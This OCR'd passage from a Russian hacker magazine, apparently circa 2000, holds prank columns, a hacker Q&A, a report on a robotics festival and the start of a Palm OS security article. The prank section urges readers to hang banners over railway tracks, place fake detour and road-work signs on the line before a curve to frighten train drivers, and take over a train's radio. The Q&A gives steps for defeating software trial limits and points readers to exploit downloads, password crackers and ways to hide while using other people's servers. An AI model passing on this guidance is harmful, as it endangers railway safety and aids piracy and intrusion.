чему же никто не рекламирует товары для машинистов? Нужно исправить! Берем длинное полотно (2x10 метров) и пишем на нем нашу рекламу. "Если вас мучает диарея, и вы с трудом ведете свой состав, то вам помогут новые фирменные прокладки "Железноподорожник". Они не позволят вам обделаться, даже если вам сообщат, что через 800 метров разобраны пути..." Писать надо очень крупно! Натягиваем наш кул баннер над ж/д полотном на уровне кабины машиниста. Да, поезд его порвет, но машинист точно захочет поюзать новые прокладки. ;)

ПДД для машиниста

Угу... Значит, зарядкой мы железнодорожников заставили заниматься (душ даже им утроили!), сортиры проинспектировали, к чистоте приучили, прокладку поменяли. Теперь пора изучать ПДД. А как же? На колесах, а правил не знают! Учить будем на жизненных примерах. Учиним проверку ближайшей автострады, желательно в ночное время. Ага! Вот раздолбаи рабочие раздолбали дорогу и уехали, а нам оставили соответствующие знаки: "женщина на дороге" (для тех, кто в танке - это "неровная дорога", треугольник такой с двумя черными буграми), "сороковник - твой предел", "рабочий, ковыряющий кучу чего-то там", "сужение дороги" и самое главное - схема объезда (!). Если с рабочими тебе не повезло, поработай ручками, как умеешь. Идем на железку. Ставим на некотором расстоянии друг от друга знаки: сперва - "40", затем - "бугры", потом - "сужение", далее - "рабочего", ну и кульминация - схема объезда. Можешь, конечно, поставить еще "стоянка запрещена" или "якорь не бросать" ;). Ставить это все надо незадолго до поворота. Будет еще круче, если ты и твои знакомые перцы обрядитесь в оранжевые железнодорожные спецовки и будете сосредоточенно ковырять полотно ломами или делать замеры теодолитом. После пары обстреманных поездов советую сворачивать коврики для мыши.

З.Ы. Злобно, зато правила будут знать назубок.

Борт №13, у вас 5-ый вагон отцепился!

Для внутреннего пользования: Как подрубаться к радиосети в поезде из купе пусть думает доктор Добрянский.

Если же мы все-таки хакнули радиосеть из купе, то будем мило издеваться над всем поездом.

Перед выездом записываем на нашу любимую "мусорную" кассетку следующее (лучше голосом нашей подружки): "Здравствуйте, уважаемые пассажиры! Мы рады приветствовать вас на борту поезда №xxx. Наш поезд набрал высоту 10000 метров над уровнем моря и движется со скоростью 900 км/ч. Температура за бортом - 11 градусов Цельсия. Расчетное время прибытия в Хххск Х часов, (= время отправления - 4 часа). ...Ladies and Gentlemen! We are glad to gritting you! Thank you for choosing our train. We are now at an altitude of about ten thousand miters and at a speed of approximately nine hundred kilometers per hour. The temperature is eleven degrees below zero. Approximate time of arrival - X:X pm. ... Напитки и закуски будут поданы через полчаса. Просьба пристегнуть ремни, не курить и не покидать своих купе. Убедительная просьба не дергать стоп-кран во время полета". ;) Сливаем это все в радиосеть... ;)))

Вот, собственно, и все.



HACK-FAQ

Хакер (xakfaq@chat.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты о ней знаешь. Это мне поможет ответить на твои вопросы. И не стоит задавать вопросов вроде "как сломать www–сервер?" или вообще просить у меня "халявного" INTERNET'а.
Я получаю ОГРОМНОЕ количество писем! Все письма, присланные Вами, прочитаны. И на них (в скором будущем) :) Вы все без исключения получите ответы.

Xaker (xakfaq@chat.ru)

Q: С переменой материнки у меня возникла некоторая проблема: не запускаются некоторые программки, например, Install DN 1.50. Все они вылетают с ошибкой #200.

A: Перец, ты отстал от жизни. Однозначно. Сия ошибка уже болтается, как минимум, лет 5 в обществе. Ее причины очень просты: этот глюк - порождение криворуких программеров Borland Inc. (ныне Inprise). Они, видимо, в школе не проходили, что на ноль делить нельзя... Написали в RTL своего паскаля процедуру Delay (пауза), используя цикл, на скорость прохождения которого делится определенное число. А скорость прохождения на быстрых компах стала равна нулю. Вот и возник сей баг. Причем он-то уж куда страшнее жука-2000. ;) Есть два решения проблемы. Одно: ищем в файле с помощью HiEW последовательность B9 37 00 F7 F1. И заменяем эти злосчастные F7 F1 на 90 90. Delay теперь работает неправильно, но зато РАБОТАЕТ. :-) Второе решение: использовать всякие дебильные программы "тормоза" (они тормозят работу компьютера). Дебильный способ, не для нас. Но если программа запакована, и ты не можешь найти в ней нужную последовательность, то все же помогает.

Q: Где можно взять книгу про SoftICE?

A: Некий Крис Касперски ;) писал книгу про взлом... Я думаю, что ее раскупили, но, вообще, попробуй ее поискать. Существуют переведенные документации с английского на русский язык. Но я все же советую использовать оригинальные документации от Numega. Они лежат в полном пакете SoftICE'а или у них на сайте: "http://www.numega.com". Ты их легко сможешь прочитать... там ЧИСТО технический английский.

Q: Как заставить работать TRIAL-ную программу по истечении срока (говорят, изменить реестр виндов, но где?)? (Дубль два!!!)

A: Народ, вы молодцы! Не ленитесь, пишите. Вот человек предложил еще одно решение проблемы и написал мне его (я советовал ковырять через SoftICE, FileMonitor, Registry Monitor, но для новичка это может быть сложным!). Так вот, он советует такую замечательную прогу, как System Mechanic, при помощи которой возможно полностью проконтролировать места прописки в реестре и на винте исследуемой проги. Для легкого хака подобных прог нужно выполнить лишь 4 шага.
1. Инсталляция проги под контролем SM.
2. Запуск проги (допустим, при измененной дате) при контроле SM.
3. Сравнение логов и выявление нужных участков в реестре и файлов на винте.
4. Восстановление реестра и файлов.
System Mechanic можно найти где-то в зарослях укропа на "http://www.listsoft.ru".

Q: Где можно прочитать подробно и на русском языке об использовании эксплоитов или объясните сами.

A: Ну, чего там? Ну, эксплоит как эксплоит. Обычный кусочек кода для разрыва башни умной программулине (из-за ошибки программеров, которым всегда платят больше, чем следовало). Вообще, про эксплоиты узнают на всяких хакерских сайтах. Лучше делать это на русских сайтах, ну там типа http://www.hack-crack.com, http://www.void.ru (сопроводительная документация, что чаще даже лучше, чем сам код!). Также про технологию срыва стэка можно прочитать здесь:
"http://linux.perm.ru/doc/linux/security/unix/overflows_.html".

Q: Где можно скачать эти самые эксплоиты?

A: Ну, на тебе ADM'овские. Ты плохо нас читаешь, мог бы заметить, писали уже: "ftp://adm.freelsd.net/ADM/exploits/". Ищи через "http://www.yandex.ru" (самый лучший поисковик для рунета). Так и вводи ему "exploits". Пусть за нас поработает! Вон, например, тебе парочка хороших, а главное, полезных ссылок:
http://www.insecure.org/ (очень хороший сайт!)
http://www.telemost.ru/~stalker/TechInfo/NT.exploits/exploits.all.html
http://gml.telecom.gomel.by/programs/sploits_microshit.html
http://www.daemon.am/Secur/Exploits/exploits_for_download.html

Q: Как компилируется эксплоит??

A: Е-мое. Ну как, как?? Как и любая другая программа! Exploit'ы обычно пишут на C (си... это язык такой, если не знаешь). Ну вот, тебе и необходимо компилятор C раздобыть. Устанавливаешь себе компилер, все нужные сетевые библиотеки. (А для компиляции, скорее всего, они понадобятся, хотя бы для работы с теми же сокетами - это тебе не катать и прилеплять!). Ну и компилируешь готовый исходник. Если ты под линуксами, то тебе одно... использовать gcc. Кстати, обычно в эксплоитах в самом начале в комментариях пишут подробную документацию не только о том, как им правильно пользоваться, но и как компилировать. Так что вначале надо читать именно там.

Q: Как настроить Internet Explorer 4 на работу с proxy-сервером?


A: Очень даже и легко, буквально пара телодвижений. Для начала стоит запустить этот самый глюканет деструер. ;) 4 или 5, особой разницы не имеет! Далее, как крутой перцовый пряник тебе необходимо щелкануть на Tools -> Internet Options... Появится окошко, ну там лабуды всякой много будет, тебе на нее болт забить. Нас же не это интересует, поэтому сразу же переключаемся на закладку Connections. Там будет много-много твоих интернет соединений в Listbox'е. Ну вот, выбираешь текущее соединение и кликаешь на кнопку Settings... Появляется еще окошко. Надеюсь, понятно, что надо поставить галочку у "Use a proxy server", а также ввести в Editbox нужный тебе серверок проксевый. Далее много раз "OK", и ты уже анонимен! Если, конечно, тебя не обманули и не подсунули проксю, требующую авторизации.

Q: Как можно взломать запароленный .doc-файл от Word'а.

A: На подобные вопросы уже просто отвечать надоело, поэтому пишу без особых комментариев: "http://www.passwords.ru". Откроете ;)

Задавать вопросы можно по E-Mail адресу xakfaq@chat.ru (E-Mail адрес состоит только из английских букв). Поле письма Subject обязательно должно быть с пометкой "[вопрос для FAQ]", иначе ответа ты просто не дождешься.

твой постоянный ведущий рубрики, Хакер



для себя много интересного (там не только Word, поэтому советую сходить всем, даже если на данный момент вам кажется, что это не нужно).

Q: Если в настройках браузера вписать проксю, то ВЕЗДЕ ли буду я защищен (IRC, ICQ, FTP, telnet, e-mail) или мой ip'шник не будет виден только когда я лажу в браузере по пагам?

A: Конечно, не везде! Ты же в броузере менял. Для irc надо использовать bouncer'ы (это irc'шные проксятины) - сие смотри в настройках своего клиента. Для ftp... ну да, если на ftp ты ползаешь через броузер, то да. А если через какой-нибудь CuteFTP или другой клиент, то нет. Для icq, telnet, e-mail - нет, не будешь ты защищен. Тут надо действовать другими способами. Telnet'иться, например, надо не со своего хоста, да и e-mail'ы можно отсылать не от себя. Имей рута на чужих серваках, и твои волосы будут... тьфу, причем тут волосы? Короче, все круто будет. :-)

Q: Я жучками слухательными балуюсь, а чего я за ето получить смогу?

A: Пулю в голову. Смотря на кого нарвешься, и поймают ли тебя. А так сесть можешь. У нас даже по конституции запрещен сбор информации о человеке без его разрешения. Ты читани на досуге уголовный кодекс Российской Федерации... Посадят без проблем, если поймают с поличным.

Q: Что такое RFC стандарт?

A: Нуууу... RFC - такая аббревиатура, обозначающая буквально следующее: "Requests For Comments". То бишь "Требующее объяснения". Чтобы было легче понять, объясню так... Это общепринятая техническая документации по всяким интернетовским технологиям. Ну, например, чтобы твой е-мейл клиент мог забирать почту, он коннектится с серваком. Это все делается по определенному стандарту, который описан в каком-нибудь RFC-xxxx (они все пронумерованы). Если бы не было стандартов, то ничего совместимого не было бы, и хрен бы ты забрал свою же почту. Вообще, RFC'шники - это серия документов IETF, которую крутые дядьки начали писать еще в таком далеком прошлом, что ты и представить себе не можешь. Мы тогда еще были совками по самые кончики ногтей. 1969 год все-таки. Ну вот, как я и говорил, доки эти содержат описания набора протоколов инета и связанную с ними информацию.

Q: Завелся троянчик. Как узнать, кому эта сволочь отправляет пароли?

A: У кулхацкера всегда должны быть следующие вещички aka тулзы: sniffer всего проходящего через него барахла, firewall (это чтоб далеко не уходило), HiEW. Этого достаточно для начала. Вот, бери HiEW, гляди в свой троян и ищи в нем строки, похожие на е-мейл. Правда, троян может быть и пошифрован. Но для таких крутых чертей, как ты, - это не преграда. Поставь себе sniffer'югу. (используй Winsock2 dumper). Он тебе и будет писать содержимое пакетов, типа:
[osagent.exe] 75e4179a (00408054) at 41:30.467: Send(:00bc590c,76)
Socket: 0088, localhost:1042 -> broadcast:14000
00000000: 00 00 00 4C 3A 00 00 00 00 00 00 0C 44 53 41 4D "...L:.......DSAM".
Там все и увидишь! Для защиты от всяких троянов используй firewall. Лучше всего - ATGUARD. Он легок в настройке. Как только что-нибудь пойдет не туда, куда разрешено, так он тут же окошечко тебе выдаст.

Q: Напиши, пожалуйста, где мне достать инфу по прерываниям DOS и BIOS.

A: Надо использовать Interrupt list by Ralf Brown. Недавно новая версия вышла: 6.1. Вот его описание, переведенное на русский: Список прерываний x86/MS-DOS, 61-ый выпуск. Универсальный список вызовов прерываний, содержит документированные и недокументированные прерывания, параметры плюс порты, память, CMOS и т.д. Более 9600 записей (плюс 5400 таблиц) с INTER61A до INTER61D, утилиты и вьюеры в INTER61E, программы для конвертации документации в гипертекстовые в INTER60F. Более 8 миллионов байт текста. (Выпущен 16 июля 2000). На http://www.ftpsearch.com ищи по файлу "inter61a.zip". (А так, там должны быть еще файлы: inter61b.zip, inter61c.zip, inter61d.zip, inter61e.zip, inter61f.zip, rbilv21.zip).

Q: Вот я хакнул аккаунт, воспользовался им, меня засекли. Ко мне сразу ввалится ОМОН или сначала будет предупредительный звонок?

A: Вообще, геморроиться не будут, просто сменят пароль или прибьют весь аккаунт. У тебя начнутся проблемы, если ты своим действием начнешь бесить провайдера (то есть постоянно будешь заниматься киданием его пользователей). В этом случае, скорее всего, будет не ОМОН. А вызовут тебя к этому самому провайдеру в офис. Припрешься туда и там тебе "по-хорошему" все "объяснят" в угрозах... Обычная практика для российских бизнесмен(т)ов.

Q: Как определить АйПи человека, с которым я только по мылу переписываюсь?

A: Посмотреть в заголовок сообщения в кладжи... Там будет что-нибудь вроде:
From xxx@xxx.xxx Wed Jul 19 17:38:37 2000
Received: from xxx.xxxxxxxxx.xxx ([127.31.33.7])
by xxx.xxxxxx.xxx with esmtp (Exim 3.14 #4)
Но на это не стоит полагаться... Не забывай про прокси, шеллы и вингейты.

Q: Могут ли меня вычислить, если я только побаловался удаленным компом (т.е. выдвинул-задвинул лоток и вывел пару сообщений)? А если вычислят, то что сделают?

A: Могут вычислить. В логах о тебе осталась вся информация. (Если ты, конечно, не был анонимен, хотя и это часто не помогает.). Если вычислят, то с тобой может быть все что угодно. Это уже зависит от фантазии тебя вычислившего.

Q: Что такое демон в *nix'е?

A: Демон (daemon) под никсами - это что-то типа досовских резидентов (это если проводить аналогии). Ну, например, сетевая программа, работающая в фоновом режиме, или процедура, запускаемая автоматически при выполнении некоторых условий, или скрытая от пользователя служебная программа, вызываемая при выполнении какой-либо функции. В общем, по простому - **РЕЗИДЕНТ**. (Под виндами их роль выполняют .vxd, под wnt - .sys).


Q: Что такое ядро ОС?

A: Ядро OS - это ее головной мозг. Я уж даже и не знаю, как дальше объяснить. Самый жизненно важный орган. То есть, по сути дела - это сама OS и есть. Выполняет все основные функции, обрабатывает стандартное API этой OS и т.п.



На сайт ... оживляется раздел ИМПЛАНТ?

Какой по счету будет наша кнопка? Ты получишь майку от Рубанского (R -Sky) и новое устройство от Др. Добрянского (Dr. Cod), если твой правильный ответ появится первым на implant@xakep.ru



R.SKY implant@xakep.ru
Добрянский Dr.Cod@xakep.ru

Вокруг творится просто что-то невероятное. Современная наука перегоняет современную фантастику. Происходит то, что фантастам даже не снилось. И самое главное, все настолько просто, что можно спокойно это повторять чуть ли не в домашних условиях.

ИМПЛАНТ, если ты еще не забыл, создал группу единомышленников. Мы вместе разбираемся с самыми современными технологиями, фокусами мозга, паранормальными явлениями. Хочешь, мы приедем к тебе? Или может, хочешь прокатиться с нами? Присоединяйся!


Ты снова читаешь о фантастических вещах, которые происходят в отечественных лабораториях и НИИ? Во многое трудно поверить, пока не увидишь своими глазами. Я пишу про все это не из патриотизма и не из желания поразить твое измученное воображение. Просто не понимаю, почему ты все еще не с ними. Почему все это не происходит в твоих руках? Почему ты не используешь свой шанс? Неужели тебя удовлетворяют глупые обрывки информации о достижениях ученых, доносящиеся из СМИ? А может быть, ты хочешь быть впереди и сам конструировать историю? Нам по пути, присоединяйся!

КТО ДЕЛАЕТ РОБОТОВ?




Тебе уже давно прожужжали уши искусственным интеллектом. Только самый ленивый школьник не пробовал сотворить это со своим ПК. Другое дело, когда твою компьютерную модель можно проверить в жизни, загнав ее в электронную память робота. Твой питомец должен быть полностью самостоятельным, мобильным. Он должен сам ориентироваться в пространстве, сам принимать решения и управлять своими действиями без твоего вмешательства. Самое время вспомнить о бунте роботов из старых фантастических романов. А пока это не произошло, Имплант в гостях у робототехнического фестиваля **“МОБИЛЬНЫЕ РОБОТЫ”.**

ПЕРВЫЙ РОБОТ





В чем суть фестиваля роботов?
Студенты и аспиранты вмести со своими коллегами - профессорами - строят машины. Раз в год все команды встречаются в Москве, чтобы помериться силами. Твой робот должен пройти трассу быстрее остальных, при этом не сбиться с пути и не сломаться по дороге. На фестиваль также привозят другие робототехнические системы: себя показать, других посмотреть.

Словом, это настоящее шоу, по сравнению с которым "Звездные Войны" кажутся детским лепетом.

А ЗАЧЕМ ЭТО НАДО?

Чтобы овладеть какой-то технологией, нужно хотя бы чуть-чуть самому поработать в этой области. Сегодня студент строит игрушку, а завтра - луноход. Никакие книжки и лекции не заменят личного опыта. К тому же на фестивале можно повстречать своего будущего заказчика, которому нужны молодые специалисты по робототехнике. И потом это отличное место для современного проведения досуга.

КАК ЖЕ УСТРОЕНЫ ЭТИ РОБОТЫ?

Игрушка не так проста, как кажется. Чтобы облегчить жизнь молодым конструкторам, организаторы выпускают шасси. Деревянная тележка с мотором, колесами и аккумуляторами у всех по стандарту. Все датчики и бортовой компьютер нужно конструировать самому.

Можно использовать в качестве бортового компьютера ноутбук или обычный ПК. Конструкторам часто приходится самим проектировать платы специальных контроллеров, датчиков движения и управления двигателями. Некоторые проектируют собственный компьютер на базе стандартных чип сетов. А программу поведения, смоделированную на ПК, загружают в память робота до начала поездки. На испытательном полигоне висят инфракрасные маячки, они помогают железной зверушке не сбиться с пути. Для того, чтобы точно определить направление к маяку, нужен хороший инфракрасный радар.
В качестве электронного глаза используют полоску с фотодетекторами, как автоматы в метро. Ряд оптопар ищет дорожку, по которой робот должен проехать. Оптопара - это источник света и фотодетектор, работает по принципу обычного сканера. Фотодиод ловит отраженный от поверхности свет, сигнал анализируется процессором.
Некоторые изобретатели используют телекамеру. Пишут новые алгоритмы ма-




Схема одного из роботов с подписями.

1 - штанга. 2 - радар. 3 - электродвигатель, поворачивающий радар. 4 - монтажные стойки для плат контроллеров. 5 - ноутбук. 6 - фотодиодная линейка (глаз). 7 - устройство для сбора шаров. 8 - устройство сортировки шаров. 9 - накопители шаров. 10 - аккумуляторы. 11 - стойка аккумуляторов.

шинного зрения. Эту проблему мировая наука так до конца и не решила, как и проблему независимого поведения робота. Конечно, это было бы невозможно без поддержки и опыта профессоров, которые творят вмести с молодежью.

Ежегодно придумываются дополнительные задания. Например, железному питомцу может пригодиться умение собирать шары определенного цвета или забивать мячик в ворота.

ЧТО ЖЕ ПРОИСХОДИТ НА СВОБОДНЫХ ПОКАЗАХ?

Некоторые конструкторы предпочитают самостоятельно конструировать шасси. Например, профессор МАЕ Ленский, один из идейных вдохновителей фестиваля, собрал велосипед. “Детский” двухколесный велосипед, напичканный электроникой, ездит у профессора совершенно свободно. При этом под восторженные крики публики велик умеет без дополнительных опор вскакивать из лежачего положения, полностью останавливаться и даже ехать боком, повернув переднее и заднее колеса.

Идея двухколесной машины с гироскопической стабилизацией не нова. Первый такой автомобиль в 1917 году построил русский изобретатель Шиловский. Маховик размещался под сиденьем водителя.

ЧТО ТАКОЕ ГИРОСКОП?

Вращающееся тело (маховик) стремится сохранять положение в пространстве. Именно поэтому раскрученная в винтовке пуля летит точно в цель. Попробуй взять обычное колесо за втулку. Пусть твой друг раскрутит его. А теперь попробуй отклонить вращающееся колесо от оси, тебе придется приложить немало сил.

Чтобы использовать гироскопический эффект в системе управления, велосипед снабдили различными датчиками. Например, датчиком вертикали. Он определяет угол крена машины; процессор, просчитав сигнал, выпрямляет ее. Получившаяся машина-мотоцикл намного проще, маневренней и безопасней обычной. На таком агрегате невозможно перевернуться. И потом мобильный велик ведет себя вполне самостоятельно.

Только кузов двухколесного автомобиля можно сделать каплевидным. Значит, можно вдвое снизить сопротивление воздуха и увеличить скорость. Современные маховики могут вращаться от нескольких месяцев до нескольких лет. Раскрученный маховик можно использовать как аккумулятор. Никаких выхлопов и запаха бензина. На бензоколонке достаточно хорошенько раскрутить маховик на пару месяцев. При этом экономим на бензине и можем почти мгновенно разгоняться и тормозить, управляя связью гироскопа с осью машины.

Это все мечты, а сейчас команда Анатолия Ленского делает одноколесного робота. Видимо, это чудо мы увидим на ближайшем фестивале.

Я все понял. Хочу в гости к “Мобильному Роботу”.

Всю информацию об участии в фестивале ты сможешь узнать на сервере **www.robot.ru**; возможно, в твоем ВУЗе уже есть команда конструкторов, и остается только к ним подмазаться. А может быть, ты найдешь единомышленников среди других зрителей. Словом, времени мало, действо обычно проходит в начале декабря. Стоит поторопиться и завести железного друга как можно скорее. Не беда, если ты умеешь что-то одно, программировать или паять контроллеры. Скорее найди себе помощников среди студентов и профессуры.

ОТКУДА ВЗЯЛСЯ ЭТОТ ФЕСТИВАЛЬ?

Фестиваль впервые был организован во Франции. Сейчас в нем участвует около 30 стран. Это красочное многодневное шоу. Заняв на таком фестивале все призовые места, российские ученые решили организовать свой похожий. Стандартное шасси скопировали у французов. Вместо моторчика стеклоочистителей от Рено взяли отечественный от Жигулей. И уже второй год фестиваль проходит на ура, набирая популярность при поддержке МГУ. На наших соревнованиях выступают теперь и французы, и мексиканцы, и южнокорейцы. Парк машин пестрит разнообразием, эта - с глазом-локатором, а у этой - обычная видеокамера.

МОЙ ПЕРВЫЙ РОБОТ


Как ты уже понял, моими проводниками в мир мехатроники были Анатолий Ленский со своим товарищем Дмитрием







Жихаревым. Они вместе с Евгением Гурфинкилем занимались разработкой мехатронных систем. Ленский рассказал мне о своем первом роботе, над которым он когда-то работал с группой ученых под руководством академика Д. Е. Охоцимского. Это был первый шагающий шестиног в мире. Американский аналог-паук сильно уступал нашему в способности ходить. Каждая нога родной шестиножки была снабжена чувствительным элементом, поэтому она приспосабливалась к любым неровностям поверхности. При этом шестиног сохранял туловище в горизонтальном положении, поэтому на нем можно было перевозить трубы. За это его прозвали трубовозом. Такую конструкцию пытались реализовать еще много раз.




О, ЭТИ НОЖКИ....

Чуть позже ученым из Института механики МГУ удалось реализовать динамическую походку двуногого робота. Эти космические ножки пошли почти одновременно со “Звездными Войнами”. При ходьбе человек постоянно падает, т.е. динамически перемещает центр тяжести. Ходьба обычного робота статична, он перемешается из одного устойчивого положения в другое. С таким типом передвижения особо не побегаешь.

Этим механическим ножкам все еще нет аналогов в мире. Пусть за ними тянется провод, ведь мозги и питание снаружи. Когда их строили, аккумуляторы и компьютеры были очень большими. Сейчас немного доработать, и все пойдет уже без привязи. Еще бы! Ноги делали совместно с физиологами из Института проблем передачи информации. Ученые из ИППИ - мои хорошие друзья, о них обязательно будет отдельный репортаж. Биологи из этого института изучали ходьбу птиц и насекомых, работали вместе с механиками, электронщиками и программистами. До сих пор их достижения недоступны даже вездесущим японцам.

Вот и все. Не тормози, увидимся на московском фестивале “Мобильные Роботы 2000”. Вот это будет ШОУ!





TealLock - защитник тво

Евгений Залюбовский ugin_z@yahoo.com

Знаешь, какая одна из основных заповедей хакера? "Тот, кто владеет информацией, владеет миром". Помнишь, у них там за бугром писали о кражах ноутбуков у сотрудников ФБР и других силовых структур? Вроде отмазываются, что там не было секретной информации. А если была? А прикинь, если наш с тобой коллега-хакер уже продал планы какой-нибудь супер-пупер водородной бомбы друзьям из Ирака? А теперь подумай, насколько уязвимы в этом отношении PDA - их малые габариты позволяют уместиться в кармане или дамской сумочке. Поэтому жизненно необходимо защитить свои данные - хотя бы установкой пароля… Поэтому сегодня мы поговорим о встроенной системе охраны данных в Palm OS и о программе TealLock, позволяющей более эффективно управлять защитой ваших данных.

